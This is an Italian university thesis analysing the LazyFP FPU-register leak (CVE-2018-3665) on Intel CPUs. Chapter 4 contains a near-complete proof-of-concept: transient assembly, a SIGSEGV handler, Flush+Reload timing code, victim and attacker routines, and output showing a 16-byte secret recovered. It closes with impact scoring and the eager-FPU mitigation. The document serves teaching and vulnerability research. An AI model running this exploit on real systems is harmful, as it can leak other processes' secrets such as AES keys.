UNIVERSITÀ DI PISA

DIPARTIMENTO DI INGEGNERIA DELL'INFORMAZIONE

Laurea Triennale in Ingegneria Informatica

LazyFP: analisi della vulnerabilità e scrittura di un Proof-of-Concept per Linux

Relatore:

Prof: Giuseppe Lettieri

Prof: Giovanni Stea

Candidato:

Aleandro Prudenzano

ANNO ACCADEMICO 2021/2022

Indice

Capitolo 1

Introduzione

Il seguente lavoro di tesi vuole essere una introduzione alle vulnerabilità che riguardano l'esecuzione speculativa, una recente classe di vulnerabilità che affligge direttamente le CPU stesse e non il software che vi gira sopra. A partire dal 2018, con la scoperta delle vulnerabilità Meltdown e Spectre, la presa di coscienza che le CPU moderne potessero avere delle falle di sicurezza ha portato un aumento della ricerca in questo ambito permettendo la scoperta di numerose altre vulnerabilità dalla difficile soluzione, in quanto l'hardware non sempre permette aggiornamenti, ma anche una forte consapevolezza che sta spingendo l'industria verso nuovi approcci di progettazione delle CPU.[2]

Il lavoro è così strutturato:

- nel capitolo 2 vedremo a grandi linee come i processori moderni operano internamente e quali sono le esigenze che hanno portato all'introduzione dell'esecuzione speculativa, fonte dei problemi in analisi;
- nel capitolo 3 vedremo invece quali sono i prerequisiti che permettono di sfruttare la vulnerabilità LazyFP;
- nel capitolo 4 vedremo come agisce un Proof-of-Concept (d'ora in poi PoC) che sfrutta la vulnerabilità in un ambiente Linux;
- nel capitolo 5 trarremo alcune conclusioni e vedremo quali mitigazioni sono state messe in atto per risolvere il problema lato software.

Capitolo 2

Processori moderni

2.1 La necessità di velocità

La necessità di calcolatori sempre più veloci e performanti negli ultimi decenni ha portato alla luce il vero collo di bottiglia di qualsiasi architettura: la memoria. l'impossibilità di costruire memorie veloci e grandi quanto si vorrebbe ha portato alla creazione di vari stratagemmi per limitarne l'impatto sulla velocità.

2.1.1 Gerarchia di memoria

Disponendo solo di memorie veloci ma poco capienti e di memorie lente ma voluminose si strutturano i calcolatori attorno ad una *gerarchia di memoria*:



Figura 2.1: Gerarchia della memoria all'interno di un calcolatore

I dati su cui si lavora all'interno del processore sono contenuti nei *registri della CPU*, hanno capienza di pochi byte e tempi di accesso di 0.3ns. Successivamente abbiamo le memorie *cache*, sono contenute anche esse nel processore ma hanno capacità di qualche KB/MB (in base al livello della cache) e tempi di accesso che variano dai 0.9ns ai 12.9ns (in base al livello della cache). Poi c'è la memoria RAM che ha tempi di accesso attorno ai 120ns e capacità di diversi GB. In fine la memoria di massa ha capacità di memorizzazione di qualche TB e tempi di accesso che variano

da qualche decina di microsecondi, nel caso di SSD, a qualche millisecondo, nel caso di HDD.[3]

2.1.2 Ciclo di lavoro di un processore

Un processore lavora eseguendo 3 fasi in sequenza:

- **Fetch**: il processore accede alla memoria centrale e preleva una sequenza di dati;
- **Decode**: questi dati vengono decodificati, cioè viene associato loro un significato, in questo punto si capisce quale istruzione si dovrà andare ad eseguire;
- **Execute**: si esegue effettivamente l'istruzione richiesta.

Dal momento che le istruzioni si trovano in memoria centrale il punto più lento di questa catena è proprio la fase di fetch, se infatti dovessimo prelevare ogni istruzione singolarmente ogni volta, il nostro processore passerebbe la maggior parte del suo tempo in attesa di una risposta dalla RAM.

2.1.3 Memoria cache

Per limitare il numero di accessi alla memoria RAM tra questa e la CPU inseriamo una memoria cache, più piccola e più veloce, in cui inseriamo i dati acceduti più di frequente. Questa scelta si basa sull'applicazione dei *principi di località*:

- *località spaziale*: se un programma accede ad un indirizzo è molto probabile che nel breve periodo accederà ad un indirizzo vicino
- *località temporale*: se un programma accede ad un indirizzo è molto probabile che nel breve periodo vi accederà nuovamente

Questi principi sono puramente statistici e basati su come i programmi si scrivono e vengono eseguiti nei calcolatori.

2.1.4 Pipeline

Ogni istruzione da eseguire ci mette vari cicli di clock per essere completata, questo perché viene scomposta in singole operazioni più semplici. La natura di questo processo permette dunque di ottenere una prima velocizzazione applicando il concetto di *pipeline*: mentre le µ-operazioni di una istruzione sono in esecuzione iniziamo ad elaborare quelle della prossima. Possiamo allargare questa catena di montaggio a piacimento fino ad avere in esecuzione in parallelo più e più istruzioni.



Figura 2.2: Confronto tra esecuzione senza pipeline ed esecuzione con una 3-stage pipeline

2.1.5 Esecuzione fuori ordine

Nonostante l'introduzione della pipeline ci sono ancora casi in cui il processore è costretto ad aspettare: se l'istruzione i-esima si basa sul risultato calcolato dall'istruzione precedente allora non possiamo metterla subito in esecuzione, dobbiamo aspettarne il completamento. In questo caso si dice che l'istruzione i-esima *dipende* dall'istruzione precedente, c'è una *dipendenza sui dati*.

Questa attesa è tutto tempo sprecato in cui potremmo eseguire altri calcoli. Per ovviare a questo problema il processore esegue il *riordino delle istruzioni*, cioè esegue le istruzioni fuori dall'ordine con il quale il programmatore le ha scritte, tale processo si può eseguire purché gli effetti delle istruzioni vengano riportati nell'ordine corretto all'interno dei registri della CPU ed il riordino segua le dipendenze tra le istruzioni.

2.1.6 Esecuzione speculativa

Oltre alle dipendeza sui dati c'è un altro caso in cui il processore è forzato a fermarsi per aspettare: quando siamo davanti ad un bivio. Se ci troviamo davanti ad un salto condizionato il processore non può sapere se deve eseguire il salto o continuare l'esecuzione in maniera lineare finché non avrà validato la condizione, questa è detta *dipendenza sul flusso di controllo*.

L'esecuzione speculativa è una parziale soluzione per queste dipendenze: quando il processore è davanti ad un bivio, e non si hanno ancora tutti i dati per poter scegliere dove proseguire, si scommette su uno dei due possibili risultati e si continua l'esecuzione senza aspettare. Se abbiamo scommesso correttamente abbiamo gua-

dagnato tempo e quindi riportiamo i risultati calcolati nei registri reali, se abbiamo scommesso male eseguiamo il *ritiro* delle istruzioni, cioè cancelliamo ciò che abbiamo fatto in maniera speculativa, queste istruzioni sono dette *istruzioni transient* e si parla di *transient execution*.

Questo meccanismo ci permette di guadagnare in velocità se riusciamo a scommettere bene per la maggior parte delle volte e risulta sicuro se la transient execution non lascia tracce visibili nel processore.

2.2 Macroarchitettura e microarchitettura

La macroarchitettura di un processore è il suo funzionamento visibile; è dettato dall'ISA (*instruction set architecture*) che implementa e dalle componenti liberamente accessibili dal programmatore.

La microarchitettura invece è l'insieme delle componenti interne che implementano l'ISA, i cambiamenti nella µ-architettura decisi dal produttore sono completamente trasparenti al programmatore che non è costretto a sapere come la CPU sulla quale sta lavorando è stata progettata.

Ci possono essere quindi diverse µ-architetture che implementano la stessa macroarchitettura, un esempio sono le diverse famiglie di processori Intel: implementano tutte lo stesso set di istruzioni ma hanno dimensioni delle cache diverse, diverso numero di core, ecc, ecc.

Capitolo 3

LazyFP

3.1 Cambio di contesto LazyFPU

3.1.1 Cambio di contesto in generale

Un sistema operativo moderno deve permettere a più processi di evolvere condividendo una singola CPU. Quello che si fa per dare una parvenza di contemporaneità ai processi è metterne uno in esecuzione, stopparlo dopo un po' di tempo e dare il controllo del processore ad un altro processo che evolverà per un certo periodo e poi verrà stoppato anche lui per dar spazio ad un altro processo ancora.



Figura 3.1: Esempio di cambio di contesto con soli due processi

La procedura di cambio del processo in esecuzione sulla CPU è detto *cambio di contesto* e deve occuparsi di salvare lo stato corrente del processo in esecuzione, cioè lo stato dei registri e della memoria, e deve ripristinare lo stato del nuovo processo da mettere in esecuzione.

Questa procedura è dispendiosa in quanto prevede diverse scritture e letture in memoria centrale per salvare lo stato di tutti i registri, quindi si cerca di eseguirla il meno possibile.

3.1.2 FPU

Le CPU `x86_64` sono dotate di una unità di calcolo in virgola mobile (Floating Point Unit) che permette di estendere l'instruction set originale con istruzioni per il calcolo parallelo e vettoriale. Questa unità aggiunge anche alcuni registri:

- `XMM0` - `XMM15`: registri a 128 bit
- `YMM0` - `YMM15`: registri a 256 bit
- `ZMM0` - `ZMM31`: registri a 512 bit

Avendo questa unità è necessario salvare anche il suo stato prima di poter cambiare processo in esecuzione, tuttavia essendo una unità separata è possibile abilitarla e disabilitarla alla necessità, qualora il processore cercasse di eseguire una istruzione che coinvolga la FPU si avrebbe il lancio di una eccezione `#NM` (Device not found). Questa eccezione, come tutte quelle lanciate dal processore, può essere catturata e gestita dal sistema operativo.

Per rendere il cambio di contesto più leggero possiamo inventarci un cambio di contesto *lazy* (pigro) che implementi la seguente politica:

- durante il cambio di contesto si disabilita la FPU;
- quando il nuovo processo andrà ad usare una qualsiasi istruzione che coinvolge la FPU il sistema operativo cattura l'errore e nel gestore dell'eccezione:
  - si abilita la FPU;
  - si esegue il reale cambio di contesto sulla FPU;
  - si rimette in esecuzione il processo interrotto.

Applicando questo meccanismo si andrà ad eseguire il cambio di contesto della FPU solo ed esclusivamente se ce ne dovesse essere la necessità, inoltre mentre la FPU è disabilitata il contenuto dei registri continua ad essere quello associato al processo che per ultimo l'ha usata.

3.2 LazyFP

Le istruzioni eseguite in maniera speculativa operano su informazioni parziali e seguendo alcune assunzioni: ad esempio si suppone che le istruzioni non generino eccezioni e quindi alcuni controlli non vengono eseguiti a livello hardware durante l'esecuzione. Saranno poi i controlli a posteriori a decidere se l'effetto dell'istruzione debba essere spostato nei registri fisici o se l'istruzione della essere ritirata.

La vulnerabilità denominata *LazyFP*, nota anche come CVE-2018-3665 o *LazyFP State Restore* sfrutta questi mancati controlli sulle eccezioni lanciate durante l'esecuzione speculativa per estrarre il contenuto dei registri della FPU mentre essa risulta

disabilitata [5]. Affligge tutti i processori basati su tecnologia Intel Core precedenti al 2019 [4].

Durante la transient execution quindi la CPU riesce ad accedere ai registri della FPU anche se disabilitata, questo significa che un processo può estrarre il contenuto dei registri FPU di un secondo processo, rompendo di fatto i boundary tra i processi, quindi l'isolamento.

Una volta effettuata la lettura dei registri tuttavia bisogna trovare un modo per portare le informazioni estratte durante l'esecuzione transient verso la macroarchitettura.

3.3 Attacchi side-channel

Un attacco a canale laterale (side-channel attack) è un attacco che sfrutta l'utilizzo di informazioni extra generate dai sistemi di elaborazioni o dagli algoritmi. Non sono pertanto attacchi diretti a come un prodotto è stato pensato, piuttosto alla sua implementazione ed a come i calcolatori stessi sono fatti. Ci sono varie categorie di attacchi side-channel in base al mezzo usato per ottenere informazioni.

3.3.1 Flush + Reload

Tra l'esecuzione dell'istruzione ed il suo ritiro le modifiche a livello microarchitetturali, come ad esempio il contenuto della cache, rimangono.

Supponiamo che la cache sia vuota e che una istruzione transient chieda di accedere ad un indirizzo di memoria, allora il processore dovrà caricare questa zona di memoria all'interno della cache che quindi ora non sarà più vuota: abbiamo modificato la microarchitettura. Non ci sono istruzioni specifiche che permettano di sapere cosa sia finito nella cache, quindi ad una prima analisi è come se l'istruzione non fosse mai avvenuta. Tuttavia misurando i tempi di accesso a quello stesso indirizzo misureremmo un tempo minore rispetto agli altri proprio perché anziché richiedere un prelievo dalla memoria si esegue direttamente un accesso in cache. In questo modo possiamo scoprire cosa ha fatto l'istruzione transient: abbiamo riportato una modifica della microarchitettura verso la macroarchitettura.

l'attacco Flush+Reload si basa su questo concetto per permettere di estrarre i dati elaborati durante la transient execution. Vediamo come funziona nel contesto in cui vogliamo esfiltrare un singolo bit:

- creiamo un *probe array* di due posizioni in cui ogni posizione è grande quanto una pagina (4096 byte);
- eseguiamo il *flush* degli indirizzi corrispondenti all'inizio dei due elementi del probe array;
- durante la transient execution usiamo il bit rubato per decidere a quale posizione del probe array accedere;

- una volta finita la transient execution misuriamo i tempi di accesso agli elementi del probe array;
- l'indice dell'elemento del probe array che ha il tempo di accesso minore è molto probabilmente il bit che siamo riusciti ad estrarre.



Figura 3.2: flush+reload con estrazione di un singolo bit

Essendo il comportamento della cache non completamente prevedibile questa estrazione deve essere eseguita più volte affinché si noti una prevalenza statistica dell'indice estratto.

Capitolo 4

Funzionamento del PoC

Il proof-of-concept di seguito illustrato parte dall'exploit di meltdown scritto dall'utente github *paboldin*[1] e ne modifica le parti fondamentali per sfruttare la vulnerabilità LazyFP, lasciando immutata la parte relativa all'estrazione dei dati in cache in quanto comune a molti degli exploit di questa classe di vulnerabilità.

4.1 Funzionamento generale

Per dimostrare il funzionamento della vulnerabilità costruiremo il seguente scenario:

- eseguiamo l'exploitation su una VM Linux versione 4.7, lanciata con il parametro `eagerfpu=off` per abilitare il context switch lazy della FPU, con processore Intel® Core™ i5-6500;
- processo vittima: ciclicamente per un certo periodo popola il registro `xmm0` con un segreto lungo 16 byte;
- processo attaccante: crea il probe array e per 16 volte (una per ogni byte da esfiltrare):
  - dorme per 500us, in modo da dare spazio al processo vittima di popolare il registro `xmm0`;
  - per 1000 volte esegue l'estrazione del byte contando le occorrenze;
  - il byte con l'occorrenza maggiore è molto probabilmente il byte corretto, quindi lo restituisco.

Volendo estrarre 1 byte per volta anziché 1 bit il probe array sarà composto da 256 posizioni.

4.2 Porzione transient

Nella porzione di codice da eseguire in maniera transient dobbiamo ricopiare il registro `xmm0` in un altro registro generale in modo che sia utilizzabile come indice per

un accesso in memoria, estrarre solo il primo byte ed usarlo come indice per accedere al probe array:

```
1       # copia la parte bassa di %xmm0 in %rax
2       movq %xmm0, %rax
3       # isola solo il primo byte di %rax
4       and $0xff, %rax
5       # moltiplica il byte in %rax per 4096
6       shl $12, %rax
7       # uso %rax come indice per accedere al probe array
8       movzx probe_array(%rax), %rbx
```

Questo codice, seppur funzionante non ci permette di eseguire l'estrazione più volte: appena il processore arriva al ritiro della prima istruzione viene lanciata una eccezione `#NM` quindi il sistema operativo esegue il context switching sulla FPU ed il contenuto dei suoi registri cambia. Per risolvere questo problema andiamo a nascondere l'eccezione `#NM` dietro ad una eccezione di tipo `#PF` (page fault). Per lanciare questa eccezione occorre accedere ad un indirizzo che non è mappato nel nostro processo, ad esempio l'indirizzo 0.

```
1       # Causa il page fault
2       movq $0, (0)
```

Così facendo la porzione speculativa lancerà due eccezioni ma emetterà solo la prima, cioè quella di `#PF` quindi non ci sarà il cambio di contesto della FPU.

Il lancio dell'eccezione `#PF` da parte del processore viene trattata dal sistema operativo con un evento di Segmentation Fault che di default prevede la terminazione del processo. Linux ci permette di gestire questi eventi usando il meccanismo dei segnali, quindi associamo al segnale `SIGSEGV` (associato all'evento Segmentation Fault) del codice che ci fa tornare al nostro algoritmo.

```
1  // Handler di #PF che fa tornare l'esecuzione
2  // alla fine della porzione speculativa
3  void sigsegv(int sig, siginfo_t *siginfo, void *context) {
4    ucontext_t *ucontext = context;
5    ucontext->uc_mcontext.gregs[REG_RIP] =
6              (unsigned long)stopspeculate;
7    return;
8  }
9
10 // Funzione di utilità che configura l'handler di SIGSEGV
11 int set_signal(void) {
12   struct sigaction act = {
13       .sa_sigaction = sigsegv,
14       .sa_flags = SA_SIGINFO,
```

```
15    };
16
17    return sigaction(SIGSEGV, &act, NULL);
18  }
```

Fino ad ora ci siamo limitati ad estrarre solo il primo byte del registro `xmm0`, volendo estrarli tutti possiamo usare l'istruzione `psrldq` per eseguire uno shift verso destra di `xmm0` e poi con lo stesso codice leggere il primo byte. Questa istruzione prende il numero di byte su cui eseguire lo shift come operando immediato su 8 bit. Il codice transient completo per esfiltrare il byte i-esimo del registro `xmm0` è quindi:

```
1       # Causa il page fault
2       movq $0, (0)
3       # shift a destra del registro xmm0 di i byte
4       psrldq $i, %xmm0
5       # copia la parte bassa di %xmm0 in %rax
6       movq %xmm0, %rax
7       # isola solo il primo byte di %rax
8       and $0xff, %rax
9       # moltiplica il byte in %rax per 4096
10      shl $12, %rax
11      # uso %rax come indice per accedere al probe array
12      movzx probe_array(%rax), %rbx
13      # spingo il processore a stoppare
14      # l'esecuzione speculativa
15      jmp stopspeculate
```

Possiamo creare varie procedure per estrarre i singoli byte dei singoli registri, per farlo più velocemente creiamo una macro che prenda come parametro il numero di registro `xmm` ed il byte da leggere:

```
1   .macro LEAK_REGISTER_A_BYTE_B XMM_REGISTER BYTE_IDX
2     \BYTE_IDX:
3       movq $0, (0)
4       psrldq $\BYTE_IDX, %xmm\XMM_REGISTER
5       movq %xmm\XMM_REGISTER, %rax
6       and $0xff, %rax
7       shl $12, %rax
8       movzx probe_array(%rax), %rbx
9       jmp stopspeculate
10  .endm
```

La funzione `speculate` può essere così costruita:

```
    .global speculate
    speculate:
        cmp $0, %rdi
        je 0f
        cmp $1, %rdi
        je 1f
        # [..]

    LEAK_REGISTER_A_BYTE_B 0 0
    LEAK_REGISTER_A_BYTE_B 0 1
    # [..]

    .global stopspeculate
    stopspeculate:
        nop
        ret
```

4.3 Flush + Reload

Iniziamo costruendo il probe array:

```
#define TARGET_OFFSET 12
#define TARGET_SIZE (1 << TARGET_OFFSET)
#define BITS_READ 8
#define VARIANTS_READ (1 << BITS_READ)

char probe_array[VARIANTS_READ * TARGET_SIZE];
```

Prima di poter lavorare sulla cache bisogna ottenere dei valori di soglia per poter decidere se un accesso in memoria è stato intercettato dalla cache o meno:

```
#define ESTIMATE_CYCLES 1000000
static void set_cache_hit_threshold(void) {
  long cached, uncached, i;

  // Metto in cache tutti gli elementi di probe_array
  for (cached = 0, i = 0; i < ESTIMATE_CYCLES; i++)
    cached += get_access_time(probe_array);

  // Calcolo la media del tempo di accesso
  // ad elementi in cache
  for (cached = 0, i = 0; i < ESTIMATE_CYCLES; i++)
    cached += get_access_time(probe_array);
  cached /= ESTIMATE_CYCLES;
```

```
14
15    // Calcolo la media del tempo di accesso ad elementi
16    // non in cache
17    for (uncached = 0, i = 0; i < ESTIMATE_CYCLES; i++) {
18      _mm_clflush(probe_array);
19      uncached += get_access_time(probe_array);
20    }
21    uncached /= ESTIMATE_CYCLES;
22
23    // Calcolo il valore di soglia
24    cache_hit_threshold = mysqrt(cached * uncached);
25
26    printf("cached = %ld, uncached = %ld, threshold %d\n",
27      cached, uncached, cache_hit_threshold);
28  }
```

Una volta calcolata la soglia possiamo eseguire il FLUSH+RELOAD implementato nella funzione `readbyte`:

```
1   #define CYCLES 1000
2   int readbyte(unsigned long index) {
3     int i, ret = 0, max = -1, maxi = -1;
4     static char buf[256];
5
6     memset(hits, 0, sizeof(hits));
7
8     for (i = 0; i < CYCLES; i++) {
9
10      // Rimuoviamo dalla cache tutto il probe_array
11      clflush_target();
12
13      // Aspettiamo che tutte le operazioni in memoria
14      // precedenti a questa vengano completate
15      _mm_mfence();
16
17      // Lasciamo eseguire alla CPU il codice transient
18      speculate(index);
19
20      // Cerchiamo l'elemento caricato in cache
21      check();
22    }
23
24    // Cerchiamo l'elemento con più accessi
25    for (i = 1; i < VARIANTS_READ; i++) {
```

```
26      if (hits[i] && hits[i] > max) {
27        max = hits[i];
28        maxi = i;
29      }
30    }
31
32    return maxi;
33  }
```

4.4 Funzioni di utilità

4.4.1 Calcolo del tempo di accesso ad un indirizzo

```
1  static inline int get_access_time(volatile char *addr) {
2    unsigned long long time1, time2;
3    unsigned junk;
4    time1 = __rdtscp(&junk);
5    (void)*addr;
6    time2 = __rdtscp(&junk);
7    return time2 - time1;
8  }
```

La funzione `__rdtscp` è una funzione *intrinsic*, cioè una funzione che viene tradotta direttamente in una istruzione assembly, ed è usata per ottenere il numero di cicli di clock passati dall'accensione del calcolatore fino a quel momento. Prendendone il valore prima e dopo l'accesso in memoria possiamo calcolare approssimativamente il tempo di accesso.

4.4.2 Flush del probe array

```
1  void clflush_target(void) {
2    int i;
3
4    for (i = 0; i < VARIANTS_READ; i++)
5      _mm_clflush(&probe_array[i * TARGET_SIZE]);
6  }
```

Per eliminare il probe array dalla cache eseguiamo il flush di ogni singolo elemento dell'array.

4.4.3 Estrazione dell'indice acceduto speculativamente

```
1  void check(void) {
2    int i, time, mix_i;
```

```
3     volatile char *addr;
4
5     for (i = 0; i < VARIANTS_READ; i++) {
6       mix_i = ((i * 167) + 13) & 255;
7
8       addr = &probe_array[mix_i * TARGET_SIZE];
9       time = get_access_time(addr);
10
11      if (time <= cache_hit_threshold)
12        hits[mix_i]++;
13    }
14  }
```

Per ottenere l'indice dell'elemento acceduto durante la transient execution calcoliamo i tempi di accesso per ogni elemento del probe array e prendiamo quello con il tempo minore. L'accesso al probe array non è fatto in maniera ordinata partendo dall'indice 0, 1, 2 e così via per evitare che il processore ottimizzi queste letture caricando in cache gli elementi seguenti prima ancora che sia richiesto, falsando così le misurazioni.

4.4.4 Fissare i processi sullo stesso core

```
1  static void pin_cpu0() {
2    cpu_set_t mask;
3
4    /* Fissa il processo su CPU0 */
5    CPU_ZERO(&mask);
6    CPU_SET(0, &mask);
7    sched_setaffinity(0, sizeof(cpu_set_t), &mask);
8  }
```

Per rendere l'exploitation meno rumorosa fissiamo i due processi sullo stesso core.

4.5 Vittima

Il codice del processo vittima è:

```
1  static void __attribute__((noinline)) victim() {
2    char secret[16] = {0xde, 0xad, 0xbe, 0xef, 0xf0, 0x0d, 0xd0,
3                       0xd0, 0xca, 0xfe, 0xba, 0xbe, 0x13, 0x37,
4                       0x13, 0x37};
5    int i;
6
7    pin_cpu0();
```

```
8
9     for (i = 0; i < 1000000000; i++) {
10      asm volatile("movaps (%[secret]), %%xmm0\n\t"
11                   : // output
12                   : [secret] "r"(secret) //input
13                   : // registers to clear
14      );
15    }
16
17    puts("Victim exited");
18  }
```

4.6 Attaccante

Il codice del processo attaccante è:

```
1  void attacker() {
2    int ret, i;
3    unsigned long size;
4
5    memset(probe_array, 1, sizeof(probe_array));
6
7    ret = set_signal();
8    pin_cpu0();
9
10   set_cache_hit_threshold();
11
12   size = 16;
13
14   for (i = 0; i < size; i++) {
15     usleep(500);
16     ret = readbyte(i);
17     if (ret == -1)
18       ret = 0xff;
19     printf("read XMM0[%02d] = %02x (score=%d/%d)\n", i, ret,
20            ret != 0xff ? hits[ret] : 0, CYCLES);
21   }
22 }
```

4.7 Esempio di esecuzione

Di seguito l'output di una esecuzione:[7]

```
/home/ctf # ./lazyfp
```

```
cached = 46, uncached = 572, threshold 162
read XMM0[00] = de (score=7/1000)
read XMM0[01] = ad (score=7/1000)
read XMM0[02] = be (score=7/1000)
read XMM0[03] = ef (score=7/1000)
read XMM0[04] = f0 (score=8/1000)
read XMM0[05] = 0d (score=7/1000)
read XMM0[06] = d0 (score=8/1000)
read XMM0[07] = d0 (score=8/1000)
read XMM0[08] = ca (score=7/1000)
read XMM0[09] = fe (score=7/1000)
read XMM0[10] = ba (score=7/1000)
read XMM0[11] = be (score=6/1000)
read XMM0[12] = 13 (score=7/1000)
read XMM0[13] = 37 (score=7/1000)
read XMM0[14] = 13 (score=7/1000)
read XMM0[15] = 37 (score=6/1000)
Victim exited
```

Come si può notare dall'output il processo attaccante riesce a recuperare completamente il contenuto del registro `xmm0` associato al processo vittima. Inoltre è curioso notare:

- il valore di soglia (threshold) usato per classificare gli accessi tra elementi in cache ed elementi non in cache;
- i punteggi con i quali sono stati recuperati i byte: su 1000 tentativi mediamente il valore si riesce ad estrarre circa 7 volte.

Capitolo 5

Conclusioni

5.1 Impatto

La vulnerabilità che abbiamo fin'ora analizzato ha ottenuto un punteggio di **5.6/10** secondo il sistema di scoring CVSS3.x con il seguente vector:

- **Attack Vector**: `Local`, in quanto è necessario avere accesso alla macchina per poter eseguire l'exploit;
- **Attack Complexity**: `High`;
- **Privileges Required**: `Low`, in quanto anche un processo al più basso livello di privilegio può esfiltrare dati da qualsiasi processo;
- **User Interaction**: `None`, perché non è richiesta alcuna interazione con l'utente;
- **Scope**: `Changed`, in quanto ci permette di accedere a dati di un altro livello di privilegio;
- **Confidentiality**: `High`, perché si ha la completa rottura della confidenzialità dei dati nei registri FPU;
- **Integrity**: `None`, in quanto non possiamo modificare alcun dato;
- **Availability**: `None`, in quanto non possiamo in nessun modo manomettere il processo dal quale esfiltriamo i dati.

riassunto da: `CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:C/C:H/I:N/A:N`.

Di per se non si tratta di una vulnerabilità estremamente impattante tuttavia se si unisce al largo utilizzo moderno dei registri vettorizzati per funzioni di crittografia il problema può diventare più serio. I registri `Z/Y/XMM` sono infatti molto utilizzati in implementazioni veloci di cifrari simmetrici come l'AES (grazie all'estensione AES-NI dei processori Intel) per mantenere in memoria le chiavi di cifratura. Riuscire ad estrarre queste chiavi può quindi portare a seri danni alle applicazioni.[6]

5.2 Mitigazioni software

La mitigazione correntemente accettata è quella di passare al context switch *eager* cioè: durante il cambio di contesto si cambiano tutti i registri, anche quelli della FPU.

Anche se non sembra questa scelta non comporta grandi perdite di efficienza in quanto i registri vettorizzati sono usati ormai dalla maggior parte dei programmi grazie al lavoro di ottimizzazione dei compilatori, quindi le premesse un tempo utili all'adozione del cambio di contesto lazy oggi non sono più valide.

Bibliografia

[1] Pavel Boldin. *meltdown-exploit*. URL: https://github.com/paboldin/meltdown-exploit. (accessed: 01/06/2022) (cit. a p. 15).

[2] Catalin Cimpanu. *All the major Intel vulnerabilities*. URL: https://www.zdnet.com/pictures/all-the-major-intel-vulnerabilities/. (accessed: 06/02/2022) (cit. a p. 5).

[3] Stjepan Groš. *Memory access latencies*. URL: http://sgros.blogspot.com/2014/08/memory-access-latencies.html. (accessed: 29/06/2022) (cit. a p. 8).

[4] Intel. *Lazy FP state restore*. URL: https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00145.html. (accessed: 30/06/2022) (cit. a p. 13).

[5] T. Prescher J. Stecklina. *LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels*. URL: https://arxiv.org/pdf/1806.07480.pdf. (accessed: 10/05/2022) (cit. a p. 13).

[6] NIST. *CVE-2018-3665*. URL: https://nvd.nist.gov/vuln/detail/CVE-2018-3665. (14/07/2022) (cit. a p. 25).

[7] Aleandro Prudenzano. *LazyFP-PoC*. URL: https://github.com/drw0if/LazyFP-PoC (cit. a p. 22).